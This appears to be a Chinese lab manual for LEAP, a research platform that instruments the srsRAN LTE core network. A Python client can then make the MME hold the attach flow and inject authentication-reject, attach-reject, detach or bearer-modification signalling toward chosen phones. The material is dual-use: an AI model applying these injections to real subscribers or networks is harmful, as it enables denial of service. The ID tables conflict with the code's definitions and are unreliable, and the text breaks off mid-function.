
一、平台架构以及流程

1. 平台架构

为了尽可能将开源协议栈与用户部分解耦，采用客户端/服务端的分布式架构，二者通过套接字连接。客户端负责辅助用户定义攻击流程，解析攻击流程并通知服务端做出更改，服务端仅负责联系客户端与协议栈，将指令转化为网络中的流程实
现，从而验证攻击。

这样的功能分配强化了客户端和开源协议栈的作用，客户端独立于协议栈，致力于为用户提供良好的体验，协议栈关注 LTE 网络实现，提供真实的环境模拟，尽管服务端嵌入在协议栈中，需要修改部分协议栈代码，但其足够轻量化，仅部署在攻击相关网元上，不会造成太大的影响。



用户部分包含用户脚本和代码插桩。用户脚本通过 Python 语言指明需要验证的
攻击流程，代码插桩由平台提供插桩函数，由用户插入到希望改变流程的部分。

客户端 LEAPC是 Python 库，包含编解码卸载、消息 ID 定义、消息结构体定义、
LEAPcmd 封装。

- 编解码卸载用 C 语言实现编解码功能，编译为共享库，通过 ctypes 库加载到用户脚本中来降低延迟。
- 消息 ID 定义包含协议栈消息可读名称和 ID 之间的映射定义，用户编写脚本时可以使用消息名称，在套接字传送时这些名称将被转换为 ID。
- 消息结构定义包含协议栈中消息结构体的 Python 定义，可以将字节流解析为结构体，方便脚本编程。
- LEAPcmd 封装模块解析用户脚本，封装 LEAPcmd 并发往 LEAPS。

服务端 LEAPS 使用 C++ 语言编写，嵌入在协议栈中。包含函数接口、LEAPcmd 解析、LEAPmsg 封装。

- 函数接口是对协议栈消息处理函数的封装，能够基于用户要求调用协议栈的消息处理函数，如发送特定消息、获取用户上下文等。
- LEAPmsg 封装部分从拦截的协议栈消息中提取重要信息，封装为 LEAPmsg并发送到 LEAPC。
- LEAPcmd 解析将套接字的字节流解析为 LEAPcmd 结构体，把所需参数传入函数库模块。

客户端与服务端间基于 SCTP 协议通信，共涉及 LEAPmsg 和 LEAPcmd 两种消息。

- LEAPmsg 由服务端发送，将协议栈中拦截到的消息发往客户端。
- LEAPcmd 由客户端发送，用于通知服务端执行特定操作。

1.1 服务端

客户端指令、服务端消息结构体定义，用于socket通信。

```
typedef struct
{
  int8_t_leap  command_id;
  uint8_t_leap ue_id;
  uint8_t_leap cause;
  uint8_t_leap length;
  char    message[0];
} leap_command_t;

typedef struct
{
  uint8_t_leap message_id;
  uint8_t_leap ue_id;
  uint8_t_leap length;
  char    message[0];
} leap_message_t;
```

说明：

表 2-1 $LEAP_{msg}$ 和 $LEAP_{cmd}$ 消息格式

字段名称	类型	功　　能
message_id/command_id	必选	指明所传送的 $LEAP_{msg}$ 和 $LEAP_{cmd}$ 的内部 ID，$LEAP_{msg}$ 的 ID 一般指代消息名称，如 ITTI_MSG，$LEAP_{cmd}$ 的 ID 一般指代动作，如 SEND_AUTHENTICATION_REJECT
ue_id	必选	在 $LEAP_{msg}$ 中，该字段表明所拦截的消息属于哪个用户设备，在 $LEAP_{cmd}$ 中，该字段表明指令的目标用户设备
cause	必选	传送特定消息时，该字段存储消息的 cause 字段，比如 AU-THENTICATION_REJECT 的 emm_cause 内容，平台会通过 ID 判断消息类型，决定是否提取 cause 字段内容，因此不存在 cause 相关内容时可设为任意值
length	必选	表明后续 message 字段的长度，若不存在 message 字段，设为 0
message	可选	传送整条协议栈消息时使用，字段的内存根据消息长度动态分配

提供客户端指令、服务端消息的宏定义，在通信中用于将消息名称映射到消息 ID，减少开销，并用于提供可读版本的消息名称，方便服务端代码以及客户端脚本的编写。

```
// command id
#define EXIT_LEAP_LOOP -2
#define HOLD_FALSE 0
#define HOLD_TRUE 1
#define GET_EMM_SECURITY_CONTEXT 2
#define GET_EMM_PROC_COMMON_GET_ARGS 3
#define SET_AND_SEND_EMM_ATTACH_REJECT 4
#define NAS_ITTI_DL_DATA 5
#define NAS_ITTI_PLAIN_MSG 6
#define NAS_PROC_ESTABLISH_IND 7
#define NAS_INITIAL_ATTACH_PROC 8
#define SET_AND_SEND_AUTHENTICATION_REJECT 9
#define SEND_NETWORK_INITIATED_DETACH_REQUEST 10
#define SET_AND_SEND_MODIFY_BEARER_REQUEST 11

#define buf_size 4096

// message id
#define LEAP_ITTI_MSG 0
#define LEAP_INITIAL_NAS_DATA 1
#define LEAP_EMM_SECURITY_CTX 2
#define LEAP_EMM_PROC_COMMON_GET_ARGS 3
#define LEAP_EMM_SAP_MSG 4
#define LEAP_SEC_MODE_COMMAND_NAS_DATA 5
#define LEAP_SECURITY_MODE_COMMAND 6
#define LEAP_WAIT_COMMAND 7
```

说明:

表 2-2 message_id 名称对应及含义

类型	ID	名称及含义
消息指示	0	LEAP_ITTI_MSG 拦截到 ITTI 消息
	1	LEAP_INITIAL_NAS_DATA 拦截到 ATTACH_REQUEST
	2	LEAP_EMM_SAP_MSG 拦截到 EMM SAP 消息
	3	LEAP_SEC_MODE_COMMAND_NAS_DATA 拦截到 SECURITY_MODE_COMMAND 消息的 NAS 数据部分
	4	LEAP_SECURITY_MODE_COMMAND 拦截到 SECURITY_MODE_COMMAND 消息
回应请求	5	LEAP_EMM_SECURITY_CTX message 字段存有 EMM 安全上下文信息
	6	LEAP_EMM_PROC_COMMON_GET_ARGS message 字段存有 EMM 相关参数信息

表 2-3 command_id 名称对应及含义

类型	ID	名称及含义
流程控制	-2	EXIT_LEAP_LOOP 退出服务端消息处理循环
	0	HOLD_FALSE 不暂停服务端 OAI 原流程
	1	HOLD_TRUE 暂停服务端 OAI 原流程
信息获取	2	GET_EMM_SECURITY_CONTEXT 请求 EMM 安全上下文
	3	GET_EMM_PROC_COMMON_GET_ARGS 请求 EMM 相关参数
信令控制	4	SET_AND_SEND_EMM_ATTACH_REJECT 发送 ATTACH_REJECT 信令
	5	SET_AND_SEND_AUTHENTICATION_REJECT 发送 AUTHENTICATION_REJECT 信令
	6	SEND_NETWORK_INITIATED_DETACH_REQUEST 发送 DETACH_REQUEST 信令
	7	NAS_ITTI_DL_DATA 发送 NAS 下行数据

LEAPS 为用户提供了五个套接字控制函数，用于在协议栈中进行代码插桩，具体函数。

服务端函数接口声明：

```
// functions
int   leap_send_only(int assocfd, uint8_t_leap message_id, uint8_t_leap ue_id, char*
int   leap_send(int assocfd, uint8_t_leap message_id, uint8_t_leap ue_id, char* sendB
int   leap_recv_only(int assocfd, char* recvBuf, int size, int flag);
int   leap_recv(int assocfd, char* recvBuf, int size, int flag);
int   leap_loop();
int   leap_wait_command();
void* _leap_wait_command(void* p);
void  tcp_init();
void* tcpproc(void* p);
```

说明：

表 2-4 LEAPs 插桩函数列表

函数名称	参数	参数说明	功　能
leap_send()	assocfd	SCTP 套接字	最常用的插桩语句，拦截 OAI 内部消息，组装并发送 $LEAP_{msg}$，同时调用 leap_loop()处理用户指令。用户需要从拦截消息中提取出 message_id 和 ue_id 传入函数，或是将整个消息传入 sendBuf
	message_id	拦截消息类型	
	ue_id	消息所属 UE	
	sendBuf	消息内容	
	size	消息长度	
leap_send_only()	assocfd	SCTP 套接字	leap_send()函数的简化版，仅组装和发送消息而不调用 leap_loop()
	message_id	拦截消息类型	
	ue_id	消息所属 UE	
	sendBuf	消息内容	
	size	消息长度	
leap_recv()	assocfd	SCTP 套接字	接收并处理 $LEAP_C$ 发送的 $LEAP_{cmd}$，包含 SCTP 库提供的消息接收函数和 $LEAP_{cmd}$ 处理部分。所有参数均传入 sctp_recvmsg()函数以从套接字获得消息，最终存储到 recvBuf 缓冲区中。$LEAP_{cmd}$ 处理部分先使用 $LEAP_{cmd}$ 结构体定义解析缓冲区内容，再根据 command_id 分情况调用函数处理。
	recvBuf	接收消息内容	
	size	消息长度	
	flag	等同于套接字函数的 flag 参数	
leap_recv_only	assocfd	SCTP 套接字	leap_recv()函数的简化版，仅调用 sctp_re-cvmsg()收取 $LEAP_{cmd}$ 而不做消息处理
	recvBuf	接收消息内容	
	size	消息长度	
	flag	等同于套接字函数的 flag 参数	
leap_loop()	无	无	循环调用 leap_recv()，直到收到特定的返回值“exit_loop”时退出循环。

1.2 客户端

LEAPC是 Python 库，为用户脚本编写提供支持，包含 leap 对象和消息处理辅助函数。其中 leap 对象是与 LEAPS 通信的基本单位，每个对象对应一个 SCTP 套接字连接，包含四个套接字控制方法、两个流程控制方法、以及消息处理方法。消息处理辅助函数共五个，是 ctypes 方法的封装，辅助用户操作ctypes库处理 LEAPmsg。

表 2-5 leap 对象方法列**表**

类型	方法名称	说　　明
套接字控制	__init__()	与指定的 IP 和端口建立 SCTP 连接
	send()	基本的 SCTP 套接字数据发送函数
	recv()	从 SCTP 套接字接收数据，解析为 $LEAP_{msg}$ 结构体并返回各成员
	send_command()	send()函数的封装，自动根据 message 字段长度填写 $LEAP_{cmd}$ 的 size 字段，并打包发送
流程控制	hold()	根据传入的参数发送 HOLD(True/False)指令，参数为 True 会暂停 OAI 流程，转为执行用户定义的操作，参数为 False 会跳过 $LEAP_S$ 的拦截，继续执行 OAI 原流程
	exit_loop()	退出服务端消息处理循环，继续执行 OAI 原流程
消息处理	nas_message_decode()	调用共享库函数解码 NAS 消息
	emm_sap_send_attach_reject()	命令 $LEAP_S$ 发送 ATTACH_REJECT 到特定 UE
	send_authentication_reject()	命令 $LEAP_S$ 发送 AUTHENTICATION_REJE-CT 到特定 UE，拒绝原因通过 cause 字段指明
	send_detach_request()	命令 $LEAP_S$ 发送 DETACH_REQUEST
	send_itti_dl_data()	命令 $LEAP_S$ 发送下行 NAS 消息，消息内容在 message 字段指定

表 2-6 消息处理辅助函数列表

函数名称	功　　能
str_to_hex()	转换字符串为十六进制格式
pointer_convert()	使用新的指针类型指向结构体头部，从而用不同的方式解析一串字节
point_with()	用指定类型的指针指向某一变量
point_str()	基于字节流缓冲区生成字符串，用指定类型指针指向字符串，以解析字节流
ppstruct()	按照指针类型美观地打印结构体变量的所有成员

2. 服务端与客户端交互流程

假设研究人员希望观察 UE 如何响应附着拒绝 ATTACH_REJECT 消息，需要更改 MME 原有的处理流程：阻止附着请求 ATTACH_REQUEST 的处理，转为发送一条附着拒绝 ATTACH_REJECT，如图 2-3。

（1）协议栈运行至附着流程起始处，即将处理附着请求。

（2）服务端将附着请求拦截并发送至客户端。

（3）服务端暂停协议栈原流程，等待用户确认是否继续暂停。

（4）客户端确认拦截到的附着请求是所需消息，通知服务端继续暂停，并转入新流程。


（5）服务端确认暂停协议栈原流程，转入新流程启动消息处理循环，等待用户指令。

（6）客户端通知服务端对附着请求的发起 UE 回应附着拒绝。

（7）服务端调用协议栈函数，对 UE 发送附着拒绝，继续等待下一条指令。

（8）用户修改流程结束，发送退出消息处理循环指令。

（9）服务端退出消息处理循环，允许协议栈继续执行原流程。



二、LEAP 客户端配置

1. 库文件配置

安装 pysctp-0.6.1。

将 leap 文件夹拷贝至 `/home/nano(主文件夹)` 下。

将 leap 文件夹中的 func.py 文件中所有的 artifice（共8处）替换为 nano（主文件夹）。

详细部署流程可以参考：

> GitHub - pmcrg/LEAP

2. 脚本配置


这里分别填写服务端的 ip 地址，以及为 socket 分配的端口号。

```
le = leap("192.168.137.99", "7897")
```

三、srsRAN 环境搭建

在终端输入：`cd ~/.config/srsran`。

替换其中的 `enb.conf`、`epc.conf`、`user_db.csv`，配置文件位置如下：



其中 `user_db.csv` 中的信息需要与 SIM 卡中的用户信息一致。

srsRAN 环境的具体搭建步骤详见李朝纲整理的文档：

四、代码修改以及说明

1. 服务端

1.1 代码

`tcpserver.h`：

```
#ifndef SRSEPC_TCPSERVER_H
#define SRSEPC_TCPSERVER_H

typedef signed   char int8_t_leap;
typedef unsigned char uint8_t_leap;

namespace srsepc {

  // command id
  // 客户端向服务端发送的指令与ID的映射关系
  #define EXIT_LEAP_LOOP -2
  #define HOLD_FALSE 0
  #define HOLD_TRUE 1
  #define GET_EMM_SECURITY_CONTEXT 2
  #define GET_EMM_PROC_COMMON_GET_ARGS 3
```

```
  #define SET_AND_SEND_EMM_ATTACH_REJECT 4
  #define NAS_ITTI_DL_DATA 5
  #define NAS_ITTI_PLAIN_MSG 6
  #define NAS_PROC_ESTABLISH_IND 7
  #define NAS_INITIAL_ATTACH_PROC 8
  #define SET_AND_SEND_AUTHENTICATION_REJECT 9
  #define SEND_NETWORK_INITIATED_DETACH_REQUEST 10
  #define SET_AND_SEND_MODIFY_BEARER_REQUEST 11

  #define buf_size 4096

  // message id
  // 服务端中的消息与ID的映射关系
  // 这里是王玮琪根据OAI中的消息类型进行的定义，在srsRAN中是否相同还有待研究
  #define LEAP_ITTI_MSG 0
  #define LEAP_INITIAL_NAS_DATA 1
  #define LEAP_EMM_SECURITY_CTX 2
  #define LEAP_EMM_PROC_COMMON_GET_ARGS 3
  #define LEAP_EMM_SAP_MSG 4
  #define LEAP_SEC_MODE_COMMAND_NAS_DATA 5
  #define LEAP_SECURITY_MODE_COMMAND 6
  #define LEAP_WAIT_COMMAND 7

  // functions
  int   leap_send_only(int assocfd, uint8_t_leap message_id, uint8_t_leap ue_id, char* sendBuf, int size);
  int   leap_send(int assocfd, uint8_t_leap message_id, uint8_t_leap ue_id, char* sendBuf, int size);
  int   leap_recv_only(int assocfd, char* recvBuf, int size, int flag);
  int   leap_recv(int assocfd, char* recvBuf, int size, int flag);
  int   leap_loop();
  int   leap_wait_command();
  void* _leap_wait_command(void* p);
  void  tcp_init();
  void* tcpproc(void* p);

  // 客户端指令数据结构
  typedef struct
  {
    int8_t_leap  command_id;
    uint8_t_leap ue_id;
    uint8_t_leap cause;
    uint8_t_leap length;
    char    message[0];
  } leap_command_t;

  // 服务端消息数据结构
  typedef struct
  {
    uint8_t_leap message_id;
    uint8_t_leap ue_id;
    uint8_t_leap length;
    char    message[0];
  } leap_message_t;

}

// namespace srsepc
```

```
#endif
```

`tcpserver.cc`:

```
// system
#include <arpa/inet.h>
#include <pthread.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <time.h>

// sctp (linux system)
#include <netinet/in.h>
#include <netinet/sctp.h>

// srsRAN
#include "srsepc/hdr/mme/nas.h"
#include "srsepc/hdr/mme/s1ap.h"
#include "srsepc/hdr/mme/s1ap_nas_transport.h"
#include "srsran/asn1/liblte_mme.h"
#include "srsran/common/byte_buffer.h"
#include "srsran/common/common.h"
#include "srsran/phy/common/phy_common.h"

// tcp
#include "srsepc/hdr/tcpserver/tcpserver.h"

// tcp global variables
#define PORT 7897
#define LEAP_MSG_TOTAL_LENGTH 500
extern int                socketfd, assocfd;
extern struct sockaddr_in s_addr, r_addr;
extern socklen_t          len;

// flags
bool numb_attack_flag = false;
bool overload_of_SGW_flag = false;

namespace srsepc {

// global tcpserver args
extern leap_tcpserver_t* leap_tcpserver_args;

// tcpserver definition
extern char recvbuf[8192];
extern char sendbuf[8192];

// tcpserver args
extern leap_tcpserver_t* leap_tcpserver_args;

int leap_send_only(int assocfd, uint8_t message_id, uint8_t ue_id, char*
sendbuf, int size)
{
  leap_message_t* send_message = (leap_message_t*)malloc(size + 3);
```

```
  send_message->message_id     = message_id;
  send_message->ue_id          = ue_id;
  send_message->length         = size;
  memcpy(send_message->message, sendbuf, size);
  sctp_sendmsg(assocfd, send_message, size + 3, 0, 0, 0, 0, 0, 0, 0);
  return 1;
}

int leap_send(int assocfd, uint8_t message_id, uint8_t ue_id, char*
sendbuf, int size)
{
  leap_message_t* send_message = (leap_message_t*)malloc(size + 3);
  send_message->message_id     = message_id;
  send_message->ue_id          = ue_id;
  send_message->length         = size;
  memcpy(send_message->message, sendbuf, size);
  sctp_sendmsg(assocfd, send_message, size + 3, 0, 0, 0, 0, 0, 0, 0);
  return leap_loop();
}

int leap_recv_only(int assocfd, char* recvbuf, int size, int flag)
{
  int recv_size = sctp_recvmsg(assocfd, recvbuf, size, 0, 0, 0, 0);
  return 0;
}

int leap_recv(int assocfd, char* recvbuf, int size, int flag)
{
  printf("leap_recv start\n");
  int recv_size = sctp_recvmsg(assocfd, recvbuf, size, 0, 0, 0, 0);
  leap_command_t* msg_proc_t;
  msg_proc_t = (leap_command_t*)recvbuf;
  int8_t command_id = msg_proc_t->command_id;

  switch (command_id)
  {
    case GET_EMM_SECURITY_CONTEXT:
    {
      printf("Leap: GET_EMM_SECURITY_CONTEXT\n");
      char st[10] = "-1";
      leap_send_only(assocfd, LEAP_EMM_SECURITY_CTX, 1, st, 3);
      return -1;
      break;
    }

    // case GET_EMM_PROC_COMMON_GET_ARGS: {}

    // case SET_AND_SEND_EMM_ATTACH_REJECT: {}

    case EXIT_LEAP_LOOP:
    {
      printf("exiting\n");
      return -2;
      break;
    }

    case HOLD_TRUE:
    {
```

```
      printf("hold signal detected\n");
      return 1;
      break;
    }

    case HOLD_FALSE:
    {
      printf("hold false signal detected\n");
      return 0;
      break;
    }

    // case NAS_ITTI_DL_DATA: {}

    // case NAS_INITIAL_ATTACH_PROC: {}

    case SET_AND_SEND_AUTHENTICATION_REJECT:
    {
      // srsRAN nas.cc handle_authentication_response
      printf("Leap: send ue authentication reject\n");

      numb_attack_flag = true;
      printf("numb_attack_flag = %d\n", numb_attack_flag);

      // get send args
      if(leap_tcpserver_args->nas_ctx_leap == nullptr
         || leap_tcpserver_args->s1ap_leap == nullptr){
          return -1;
      }
      nas* nas_leap = leap_tcpserver_args->nas_ctx_leap;
      s1ap_interface_nas* s1ap_leap = leap_tcpserver_args->s1ap_leap;

      nas_leap->send_authentication_reject_leap(nas_leap, s1ap_leap);

      // release ptr
      nas_leap = nullptr;
      s1ap_leap = nullptr;

      break;
    }

    // case SEND_NETWORK_INITIATED_DETACH_REQUEST: {}

    case SET_AND_SEND_MODIFY_BEARER_REQUEST:
    {
      printf("Leap: send modify bearer request to SGW.\n");

      // get send args
      if(leap_tcpserver_args->nas_ctx_leap == nullptr)
      {
        return -1;
      }
      nas* nas_leap = leap_tcpserver_args->nas_ctx_leap;

      uint16_t             erab_to_modify_leap = leap_tcpserver_args-
>erab_to_modify_leap;
      srsran::gtp_fteid_t* enb_fteid_leap      = leap_tcpserver_args-
>enb_fteid_leap;
```

```
166
167       nas_leap->send_modify_bearer_request_leap(erab_to_modify_leap,
    enb_fteid_leap);
168
169       // release ptr
170       nas_leap = nullptr;
171
172       break;
173     }
174
175   }
176
177   return -1;
178 }
179
180 int leap_loop()
181 {
182   // rc = -2 force exit loop
183   // rc = -1 normal exit
184   // rc = 0 hold false
185   // rc = 1 hold current process
186   int rc = -1;
187   while (rc == -1) {
188     rc = leap_recv(assocfd, recvbuf, buf_size, 0);
189   }
190   return rc;
191 }
192
193 void* _leap_wait_command(void* p)
194 {
195   char  c[10] = "";
196   char* c_p   = c;
197   leap_send(assocfd, LEAP_WAIT_COMMAND, 0, c_p, 0);
198   return NULL;
199 }
200
201 int leap_wait_command()
202 {
203   pthread_t wait_command_tid;
204   // int pthread_create(pthread_t*, const pthread_attr_t*, void* (*)
    (void*), void*)
205   int ret = pthread_create(&wait_command_tid, 0, _leap_wait_command, 0);
206   return ret;
207 }
208
209 void* tcpproc(void* p)
210 {
211   if (-1 == (socketfd = socket(AF_INET, SOCK_STREAM, IPPROTO_SCTP))) {
212     printf("fail to create SCTP socket!\n");
213   };
214   printf("SCTP socket create success!\n");
215
216   memset(&s_addr, 0x00, sizeof(s_addr));
217   s_addr.sin_family      = PF_INET;
218   s_addr.sin_port        = htons(PORT);
219   s_addr.sin_addr.s_addr = inet_addr("192.168.137.99");
220   if (-1 == bind(socketfd, (struct sockaddr*)&s_addr, sizeof(s_addr))) {
221     printf("bind failed!\n");
```

```
  }
  printf("bind success!\n");

  struct sctp_initmsg initmsg;
  memset(&initmsg, 0, sizeof(initmsg));
  initmsg.sinit_num_ostreams  = 5;
  initmsg.sinit_max_instreams = 5;
  initmsg.sinit_max_attempts  = 4;
  setsockopt(socketfd, IPPROTO_SCTP, SCTP_INITMSG, &initmsg,
sizeof(initmsg));
  listen(socketfd, 5);
  printf("listen success!\n");

  len     = sizeof(struct sockaddr);
  assocfd = accept(socketfd, (struct sockaddr*)&r_addr, &len);
  if (-1 == assocfd) {
    printf("accept failed!\n");
  }
  printf("accept success!\n");

  printf("waiting\n");

  // int a;
  // scanf("%d", &a);

  // close(assocfd);
  // close(socketfd);

  return NULL;
}

void tcp_init()
{
  pthread_t tcp_tid;
  pthread_create(&tcp_tid, 0, tcpproc, 0);
}

}

// namespace srsepc
```

1.2 初始化

在 MME 初始化时，同时初始化服务端，为其创建 socket 线程，具体如下。

位置：`srsepc/src/mme/mme.cc`

```
// 补充内容
// sctp (linux system)
#include <netinet/in.h>
#include <netinet/sctp.h>
// tcp
#include "srsepc/hdr/tcpserver/tcpserver.h"
// tcp global variables
#define PORT 7897
#define LEAP_MSG_TOTAL_LENGTH 500
int socketfd, assocfd;
```

```
struct sockaddr_in s_addr, r_addr;
socklen_t len;

namespace srsepc {

    // tcpserver definition
    char recvbuf[8192];
    char sendbuf[8192];

    // ...

    int mme::init(mme_args_t* args) {
      /*Init S1AP*/
      /*Init GTP-C*/

      /*Init TCPSERVER*/
      // 此处为添加内容，用于初始化服务端
      tcp_init();

      /*Log successful initialization*/
      return 0;
    }

    // ...
}
```

2. 插桩代码

2.1 说明

UE 接入时 srsRAN 的运行流程可以看我整理的：

srsRAN EPC 代码执行流程图.xmind　　2022/7/29 12:50　　XMind Workbook

从中可以知道插桩代码位置的选取原因。

2.2 UE 接入的 Nas 数据获取

位置：`srsepc/src/mme/s1ap_nas_transport.cc`

该文件中的主要函数功能介绍：

- `handle_initial_ue_message(...)`：针对 UE 第一次接入时的信令进行处理，重点关注：`Received Initial UE message -- Attach Request` 分支。
- `handle_uplink_nas_transport(...)`：针对 UE 接入后，后续向 EPC 发送的上行信令的处理逻辑。
- `send_downlink_nas_transport(...)`：用于 EPC 向基站发送下行数据。

```
// 补充内容：
#include "srsepc/hdr/tcpserver/tcpserver.h"
// tcp global variables
#define PORT 7897
#define LEAP_MSG_TOTAL_LENGTH 500
extern int socketfd, assocfd;
extern struct sockaddr_in s_addr, r_addr;
extern socklen_t len;

```

```
namespace srsepc {
    // 补充内容：
    // global tcpserver args
    // 用于获取协议栈中的一些参数，用于后续信令的字段填充，由于后续的一些攻击模拟需要协议栈中分布在各处的一些参数，因此定义了这样一个全局的结构体，专门用来记录所需的参数
    extern leap_tcpserver_t* leap_tcpserver_args;

    bool s1ap_nas_transport::handle_initial_ue_message(...) {
        // ...
        // get leap tcpserver args
        // 获取UE接入时的Nas数据，其中包含用户的IMSI等信息
        leap_tcpserver_args->nas_msg_leap = (char*)nas_msg->msg;
        leap_tcpserver_args->nas_msg_size_leap = nas_msg->N_bytes;
        // ...
    }
```

2.3 用于信令字段填充的全局结构体定义

位置：`srsepc/hdr/mme/nas.h`

```
namespace srsepc {

    // leap tcpserver args from epc
    typedef struct leap_tcpserver_s
    {
      nas*                 nas_ctx_leap;
      s1ap_interface_nas*  s1ap_leap;
      char*                nas_msg_leap;
      int                  nas_msg_size_leap;
      uint16_t             erab_to_modify_leap;
      srsran::gtp_fteid_t* enb_fteid_leap;
      uint32_t             enb_ue_s1ap_id_leap;
    } leap_tcpserver_t;

    // ...
}
```

2.4 插桩代码位置

位置：`srsepc/src/mme/nas.cc`

```
// 补充内容：
// tcp
#include "srsepc/hdr/tcpserver/tcpserver.h"
// leap
#include <thread>
// tcp global variables
#define PORT 7897
#define LEAP_MSG_TOTAL_LENGTH 500
extern int socketfd, assocfd;
extern struct sockaddr_in s_addr, r_addr;
extern socklen_t len;
// flags
extern bool numb_attack_flag;

namespace srsepc {
```

```
    // tcpserver definition
    extern char  recvbuf[8192];
    extern char  sendbuf[8192];

    // global tcpserver args
    // 用于信令字段填充的全局结构体，初始化结构体
    leap_tcpserver_t* leap_tcpserver_args = new leap_tcpserver_t;

    // ...

    // 插桩位置
    handle_imsi_attach_request_unknown_ue(...) {
        // Save the UE context

        // 协议栈参数获取：
        // Nas上下文信息
        leap_tcpserver_args->nas_ctx_leap = nas_ctx;
        // s1ap接口信息
        leap_tcpserver_args->s1ap_leap = s1ap;
        // UE id
        leap_tcpserver_args->enb_ue_s1ap_id_leap = enb_ue_s1ap_id;

        // 插桩代码
        if (leap_send(assocfd,
                      LEAP_ITTI_MSG,
                      enb_ue_s1ap_id,
                      leap_tcpserver_args->nas_msg_leap,
